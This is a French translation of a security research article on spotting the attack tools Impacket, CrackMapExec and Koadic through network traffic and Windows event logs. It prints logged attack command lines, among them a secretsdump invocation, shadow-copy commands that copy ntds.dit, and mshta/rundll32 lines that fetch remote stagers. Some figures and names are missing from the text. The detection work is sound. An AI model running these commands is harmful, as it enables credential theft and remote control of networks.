

Chaque année, le nombre d'attaques dans le secteur corporate augmente : par exemple que en 2016, et selon les résultats de 2018 — , par rapport à la période précédente. Cela inclut également ceux où le principal outil de travail est le système d'exploitation Windows. Entre 2017 et 2018, les groupes APT Dragonfly, APT28, ont mené des attaques contre des organismes gouvernementaux et militaires en Europe, en Amérique du Nord et en Arabie Saoudite. Ils ont utilisé trois outils — , et . Leur code source est ouvert et disponible sur GitHub.
Il convient de noter que ces outils ne sont pas utilisés pour la pénétration initiale, mais pour le développement des attaques au sein de l'infrastructure. Les cybercriminels les utilisent à différentes étapes de l'attaque, suivant le contournement du périmètre. Cela, soit dit en passant, est difficile à détecter et souvent seulement grâce aux technologies ou à des outils permettant . Ces outils offrent de nombreuses fonctionnalités — du transfert de fichiers à l'interaction avec le registre et à l'exécution de commandes sur une machine distante. Nous avons mené une recherche sur ces outils afin de déterminer leur activité réseau.
Ce que nous devions faire :
- Comprendre le fonctionnement des outils des hackers.Savoir ce dont les attaquants ont besoin pour exploiter et quelles technologies ils peuvent utiliser.
- Trouver ce qui n'est pas détecté par les moyens de sécurité de l'information aux premiers stades de l'attaque.La phase de reconnaissance peut être ignorée, soit parce que l'attaquant est un interne malveillant, soit parce que l'attaquant exploite une faille dans l'infrastructure qui n'était pas connue auparavant. Il devient possible de reconstruire toute la chaîne de ses actions, d'où le désir de détecter de nouveaux mouvements.
- Éliminer les fausses alertes des systèmes de détection d'intrusion.Il ne faut pas non plus oublier que la détection de certaines actions uniquement sur la base d'un renseignement peut entraîner des erreurs fréquentes. En général, l'infrastructure dispose d'un nombre suffisant de moyens, indiscernables à première vue, pour obtenir des informations.
Que donnent ces outils aux attaquants ? Si c'est Impacket, les malfaiteurs obtiennent une vaste bibliothèque de modules pouvant être utilisés à différentes étapes de l'attaque, après avoir franchi le périmètre. De nombreux outils utilisent les modules d'Impacket en interne, comme Metasploit. Il contient dcomexec et wmiexec pour l'exécution à distance de commandes, secretsdump pour obtenir des comptes à partir de la mémoire, qui sont ajoutés à partir d'Impacket. Ainsi, une détection correcte de l'activité de cette bibliothèque garantira également la détection des dérivés.
À propos de CrackMapExec (ou simplement CME), ses créateurs n'ont pas écrit par hasard « Powered by Impacket ». De plus, CME a en lui des fonctionnalités prêtes pour des scénarios populaires : il s'agit de Mimikatz pour obtenir des mots de passe ou leurs hachages, d'intégrer Meterpreter ou l'agent Empire pour l'exécution à distance, et Bloodhound à bord.
Le troisième outil que nous avons choisi est Koadic. Il est relativement récent, présenté lors de la conférence de hackers DEFCON 25 en 2017, et se distingue par son approche non conventionnelle : fonctionnement via HTTP, JavaScript et Microsoft Visual Basic Script (VBS). Cette approche est appelée living off the land : l'outil utilise un ensemble de dépendances et de bibliothèques intégrées dans Windows. Ses créateurs l'appellent COM Command & Control, ou C3.
IMPACKET
La fonctionnalité d'Impacket est très large, allant de la reconnaissance à l'intérieur d'AD et de la collecte de données sur des serveurs internes MS SQL, jusqu'aux techniques d'obtention d'identifiants : il s'agit de l'attaque SMB relay, et de l'obtention du fichier ntds.dit à partir du contrôleur de domaine, contenant des hachages de mots de passe d'utilisateurs. Impacket exécute également des commandes à distance, en utilisant quatre méthodes différentes : via WMI, un service de gestion du planificateur Windows, DCOM et SMB, et pour cela, il a besoin d'identifiants.
Secretsdump
Examinons secretsdump. C'est un module qui peut cibler à la fois les machines des utilisateurs et les contrôleurs de domaine. Grâce à lui, on peut obtenir des copies des zones de mémoire LSA, SAM, SECURITY, NTDS.dit, ce qui le rend visible à différentes étapes de l'attaque. La première étape de fonctionnement du module est l'authentification via SMB, pour laquelle il faut soit le mot de passe de l'utilisateur, soit son hachage pour mener automatiquement une attaque Pass the Hash. Ensuite, il y a une demande d'accès au Service Control Manager (SCM) et d'accès au registre via le protocole winreg, qui permet à l'attaquant de connaître les données des branches qui l'intéressent et d'obtenir les résultats via SMB.
Sur la fig. 1, nous voyons comment, à l'aide du protocole winreg, l'accès à la clé du registre avec LSA est obtenu. Pour cela, on utilise la commande DCERPC avec l'opcode 15 — OpenKey.

Fig. 1. Ouverture de la clé de registre via le protocole winreg
Ensuite, une fois l'accès à la clé obtenu, les valeurs sont sauvegardées avec la commande SaveKey ayant l'opcode 20. Impacket réalise cela de façon assez spécifique. Il enregistre les valeurs dans un fichier dont le nom est une chaîne de 8 caractères aléatoires suivie de .tmp. De plus, le téléchargement de ce fichier se fait ensuite via SMB à partir du répertoire System32 (fig. 2).

Fig. 2. Schéma d'obtention de la clé de registre depuis une machine distante
Ainsi, il est possible de détecter une telle activité sur le réseau grâce aux requêtes à certaines branches du registre via le protocole winreg, à des noms spécifiques, des commandes et leur ordre.
Ce module laisse également des traces dans le journal des événements Windows, ce qui facilite sa détection. Par exemple, suite à l'exécution de la commande
secretsdump.py -debug -system SYSTEM -sam SAM -ntds NTDS -security SECURITY -bootkey BOOTKEY -outputfile 1.txt -use-vss -exec-method mmcexec -user-status -dc-ip 192.168.202.100 -target-ip 192.168.202.100 contoso/Administrator:@DCdans le journal de Windows Server 2016, nous verrons la séquence d'événements clé suivante :
1. 4624 — Logon distant.
2. 5145 — Vérification des droits d'accès au service distant winreg.
3. 5145 — Vérification des droits d'accès au fichier dans le répertoire System32. Le fichier a un nom aléatoire, mentionné ci-dessus.
4. 4688 — Création du processus cmd.exe, qui exécute vssadmin :
“C:windowssystem32cmd.exe" /Q /c echo c:windowssystem32cmd.exe /C vssadmin list shadows ^> %SYSTEMROOT%Temp__output > %TEMP%execute.bat & c:windowssystem32cmd.exe /Q /c %TEMP%execute.bat & del %TEMP%execute.bat5. 4688 — Création du processus avec la commande :
"C:windowssystem32cmd.exe" /Q /c echo c:windowssystem32cmd.exe /C vssadmin create shadow /For=C: > %SYSTEMROOT%Temp__output > %TEMP%execute.bat & c:windowssystem32cmd.exe /Q /c %TEMP%execute.bat & del %TEMP%execute.bat6. 4688 — création de processus avec la commande :
"C:windowssystem32cmd.exe" /Q /c echo c:windowssystem32cmd.exe /C copy ?GLOBALROOTDeviceHarddiskVolumeShadowCopy3WindowsNTDSntds.dit %SYSTEMROOT%TemprmumAfcn.tmp > %SYSTEMROOT%Temp__output > %TEMP%execute.bat & c:windowssystem32cmd.exe /Q /c %TEMP%execute.bat & del %TEMP%execute.bat7. 4688 — création de processus avec la commande :
"C:windowssystem32cmd.exe" /Q /c echo c:windowssystem32cmd.exe /C vssadmin delete shadows /For=C: /Quiet > %SYSTEMROOT%Temp__output > %TEMP%execute.bat & c:windowssystem32cmd.exe /Q /c %TEMP%execute.bat & del %TEMP%execute.batSmbexec
Comme pour de nombreux outils de post-exploitation, Impacket dispose de modules pour l'exécution de commandes à distance. Nous allons nous concentrer sur smbexec, qui fournit un shell de commande interactif sur la machine distante. Ce module nécessite également une authentification via SMB, soit par mot de passe, soit par son hash. À la figure 3, nous voyons un exemple de fonctionnement de cet outil, en l'occurrence la console de l'administrateur local.

Figure 3. Console interactive smbexec
La première étape de fonctionnement de smbexec après l'authentification est d'ouvrir le SCM avec la commande OpenSCManagerW (15). La requête est remarquable : dans celle-ci, le champ MachineName a la valeur DUMMY.

Figure 4. Requête pour ouvrir le Gestionnaire de contrôle des services
Ensuite, un service est créé à l'aide de la commande CreateServiceW (12). Dans le cas de smbexec, nous pouvons voir à chaque fois la même logique dans la construction de la commande. À la figure 5, les paramètres inaltérables de la commande sont mis en évidence en vert, tandis que ceux que l'attaquant peut modifier sont en jaune. Il est facile de voir que le nom du fichier exécutable, son répertoire et le fichier de sortie peuvent être modifiés, mais il est beaucoup plus difficile de changer le reste sans enfreindre la logique de fonctionnement du module Impacket.

Figure 5. Requête de création de service via le Gestionnaire de contrôle des services
Smbexec laisse également des traces évidentes dans le journal des événements Windows. Dans le journal de Windows Server 2016, pour un shell de commande interactive avec la commande ipconfig, nous verrons la séquence clé d'événements suivante :
1. 4697 — installation d'un service sur la machine cible :
%COMSPEC% /Q /c echo cd > 127.0.0.1C$__output 2>&1 > %TEMP%execute.bat & %COMSPEC% /Q /c %TEMP%execute.bat & del %TEMP%execute.bat 2. 4688 — création du processus cmd.exe avec les arguments du point 1.
3. 5145 — vérification des droits d'accès au fichier __output dans le répertoire C$.
4. 4697 — installation d'un service sur la machine cible.
%COMSPEC% /Q /c echo ipconfig > 127.0.0.1C$__output 2>&1 > %TEMP%execute.bat & %COMSPEC% /Q /c %TEMP%execute.bat & del %TEMP%execute.bat 5. 4688 — création du processus cmd.exe avec les arguments du point 4.
6. 5145 — vérification des permissions d'accès au fichier __output dans le répertoire C$.
Impacket est la base du développement d'outils d'attaque. Il prend en charge presque tous les protocoles dans l'infrastructure Windows tout en ayant ses caractéristiques propres. Cela inclut les requêtes winreg spécifiques, l'utilisation de l'API SCM avec une formation de commandes particulière, le format des noms de fichiers et le partage SMB SYSTEM32.
CRACKMAPEXEC
L'outil CME est principalement conçu pour automatiser les actions répétitives qu'un attaquant doit effectuer pour progresser au sein du réseau. Il permet de travailler en conjonction avec les agents bien connus Empire et Meterpreter. Pour exécuter des commandes de manière discrète, CME peut les obfusquer. En utilisant Bloodhound (un outil distinct pour la reconnaissance), l'attaquant peut automatiser la recherche d'une session active d'administrateur de domaine.
Bloodhound
Bloodhound, en tant qu'outil autonome, permet de réaliser des recherches avancées au sein du réseau. Il collecte des données sur les utilisateurs, les machines, les groupes, les sessions et est fourni sous forme de script PowerShell ou de fichier binaire. Pour collecter des informations, il utilise LDAP ou des protocoles basés sur SMB. Le module d'intégration CME permet de charger Bloodhound sur la machine cible, de l'exécuter et d'obtenir les données collectées après l'exécution, automatisant ainsi les actions dans le système et les rendant moins visibles. L'interface graphique de Bloodhound présente les données collectées sous forme de graphes, ce qui permet de trouver le chemin le plus court entre la machine de l'attaquant et l'administrateur de domaine.

Fig. 6. Interface Bloodhound
Pour s'exécuter sur la machine cible, le module crée une tâche en utilisant ATSVC et SMB. ATSVC est l'interface pour travailler avec le planificateur de tâches Windows. CME utilise sa fonction NetrJobAdd (1) pour créer des tâches sur le réseau. Un exemple de ce que le module CME envoie est montré dans la fig. 7 : il s'agit d'un appel à la commande cmd.exe et de code obfusqué sous forme d'arguments au format XML.

Fig. 7. Création de tâche via CME
Après que la tâche ait été soumise à l'exécution, la machine cible lance Bloodhound, et cela peut être observé dans le trafic. Le module est caractérisé par des requêtes LDAP pour obtenir les groupes standard, la liste de toutes les machines et utilisateurs dans le domaine, et obtenir des informations sur les sessions utilisateur actives via la requête SRVSVC NetSessEnum.

Fig. 8. Obtention de la liste des sessions actives via SMB
De plus, le lancement de Bloodhound sur la machine victime avec l'audit activé s'accompagne d'un événement avec ID 4688 (création de processus) et le nom de processus "C:\Windows\System32\cmd.exe". Ce qui est remarquable, ce sont les arguments de la ligne de commande :
cmd.exe /Q /c powershell.exe -exec bypass -noni -nop -w 1 -C " & ( $eNV:cOmSPEc[4,26,25]-JOiN'')( [chAR[]](91, 78, 101, 116, 46, 83, 101, …, (40,41))-jOIN'' ) "Enum_avproducts
Le module enum_avproducts est particulièrement intéressant du point de vue de la fonctionnalité et de la mise en œuvre. WMI permet, grâce au langage de requêtes WQL, d'obtenir des données sur divers objets Windows, ce qui est précisément utilisé par ce module CME. Il génère des requêtes vers les classes AntiSpywareProduct et AntiМirusProduct concernant les outils de protection installés sur la machine victime. Pour obtenir les données nécessaires, le module se connecte à l'espace de noms root\SecurityCenter2, puis forme une requête WQL et reçoit une réponse. La fig. 9 montre le contenu de telles requêtes et réponses. Dans notre exemple, Windows Defender a été trouvé.

Fig. 9. Activité réseau du module enum_avproducts
Il arrive souvent que l'audit WMI (Trace WMI-Activity), dont les événements peuvent contenir des informations utiles sur les requêtes WQL, soit désactivé. Mais s'il est activé, en cas de lancement du script enum_avproducts, un événement avec l'ID 11 sera enregistré. Il contiendra le nom d'utilisateur qui a envoyé la requête et le nom dans l'espace de noms root\SecurityCenter2.
Chaque module CME possède ses propres artefacts, qu'il s'agisse de requêtes WQL spécifiques ou de la création d'un type de tâche spécifique dans le planificateur de tâches avec obfuscation et d'une activité caractéristique de Bloodhound dans LDAP et SMB.
KOADIC
La caractéristique distinctive de Koadic est l'utilisation des interprètes JavaScript et VBScript intégrés à Windows. En ce sens, il suit la tendance du living off the land — c'est-à-dire qu'il n'a pas de dépendances externes et utilise les outils standards de Windows. C'est un outil pour le Command & Control (CnC) à part entière, car après infection, un "implant" est installé sur la machine permettant de la contrôler. Une telle machine, dans la terminologie de Koadic, est appelée "zombie". En cas de manque de privilèges pour un fonctionnement complet du côté de la victime, Koadic a la possibilité de les élever en utilisant des techniques de contournement du contrôle de compte utilisateur (UAC bypass).

Fig. 10. Interface de commande de Koadic
La victime doit initier elle-même la communication avec le serveur Command & Control. Pour cela, elle doit se connecter à un URI préalablement préparé et recevoir le corps principal de Koadic via l'un des stagers. La fig. 11 montre un exemple pour le stager mshta.

Fig. 11. Initialisation de la session avec le serveur CnC
D'après la variable WS de la réponse, il est clair que l'exécution se fait via WScript.Shell, et que les variables STAGER, SESSIONKEY, JOBKEY, JOBKEYPATH, EXPIRE contiennent des informations clés sur les paramètres de la session en cours. C'est la première paire de requête-réponse dans la connexion HTTP avec le serveur CnC. Les requêtes suivantes sont directement liées à la fonctionnalité des modules appelés (implants). Tous les modules Koadic fonctionnent uniquement avec une session active avec CnC.
Mimikatz
Tout comme CME fonctionne avec Bloodhound, Koadic fonctionne avec Mimikatz comme un programme distinct et propose plusieurs méthodes pour le lancer. Ci-dessous est présentée une paire de requête-réponse pour le téléchargement de l'implant Mimikatz.

Fig. 12. Transmission de Mimikatz dans Koadic
On peut observer comment le format de l'URI a changé dans la requête. Une valeur a été ajoutée à la variable csrf, qui correspond au module choisi. Ne faites pas attention à son nom ; nous savons tous que le CSRF désigne généralement autre chose. La réponse contient le même corps principal de Koadic, auquel a été ajouté du code lié à Mimikatz. Celui-ci est assez volumineux, donc examinons les points clés. Nous avons devant nous une bibliothèque Mimikatz encodée en base64, une classe .NET sérialisée qui va l'injecter, et les arguments pour lancer Mimikatz. Le résultat de l'exécution est transmis sur le réseau en clair.

Fig. 13. Résultat de l'exécution de Mimikatz sur la machine distante
Exec_cmd
Koadic dispose également de modules capables d'exécuter des commandes à distance. Ici, nous observerons la même méthode de génération d'URI et les variables familières sid et csrf. Dans le cas du module exec_cmd, le corps contient du code capable d'exécuter des commandes shell. Ci-dessous est présenté ce code, contenu dans la réponse HTTP du serveur CnC.

Fig. 14. Code de l'implant exec_cmd
La variable GAWTUUGCFI avec l'attribut WS familier est nécessaire pour exécuter le code. Grâce à elle, l'implant appelle le shell, en traitant deux branches de code — shell.exec avec retour du flux de données et shell.run sans retour.
Koadic n'est pas un outil typique, mais possède ses artefacts, par lesquels il peut être détecté dans le trafic légitime :
- une formation particulière des requêtes HTTP,
- l'utilisation de l'API winHttpRequests,
- création de l'objet WScript.Shell via ActiveXObject,
- corps exécutable important.
La connexion initiale initie le démarreur, ce qui permet de détecter son activité via les événements Windows. Pour mshta, cet événement 4688 indique la création d'un processus avec l'attribut de lancement :
C:\Windowssystem32mshta.exe http://192.168.211.1:9999/dXpT6Lors de l'exécution de Koadic, d'autres événements 4688 avec des attributs qui le caractérisent bien peuvent être observés :
rundll32.exe http://192.168.241.1:9999/dXpT6?sid=1dbef04007a64fba83edb3f3928c9c6c; csrf=;......mshtml,RunHTMLApplication
rundll32.exe http://192.168.202.136:9999/dXpT6?sid=12e0bbf6e9e5405690e5ede8ed651100;csrf=18f93a28e0874f0d8d475d154bed1983;......mshtml,RunHTMLApplication
"C:\Windowssystem32cmd.exe" /q /c chcp 437 & net session 1> C:\Usersuser02AppDataLocalTemp6dc91b53-ddef-2357-4457-04a3c333db06.txt 2>&1
"C:\Windowssystem32cmd.exe" /q /c chcp 437 & ipconfig 1> C:\Usersuser02AppDataLocalTemp721d2d0a-890f-9549-96bd-875a495689b7.txt 2>&1
Conclusions
La tendance living off the land prend de l'ampleur parmi les cybercriminels. Ils utilisent les outils et mécanismes intégrés à Windows pour leurs besoins. Nous voyons comment des outils populaires comme Koadic, CrackMapExec et Impacket, qui respectent ce principe, apparaissent de plus en plus souvent dans les rapports APT. Le nombre de forks sur GitHub pour ces outils augmente également, avec de nouvelles versions (il y en a actuellement environ mille). Cette tendance gagne en popularité en raison de sa simplicité : les cybercriminels n'ont pas besoin d'outils tiers, ils sont déjà présents sur les machines des victimes et aident à contourner les protections. Nous nous concentrons sur l'étude de l'interaction réseau : chaque outil décrit ci-dessus laisse ses traces dans le trafic réseau ; leur étude détaillée nous a permis d'enseigner notre produit à les détecter, ce qui aide finalement à enquêter sur toute la chaîne des cyberincidents impliquant ceux-ci.
Auteurs:
- Anton Tyurin, responsable du département des services d'expertise, PT Expert Security Center, Positive Technologies
- Egor Podmokov, expert, PT Expert Security Center, Positive Technologies
Source : habr.com
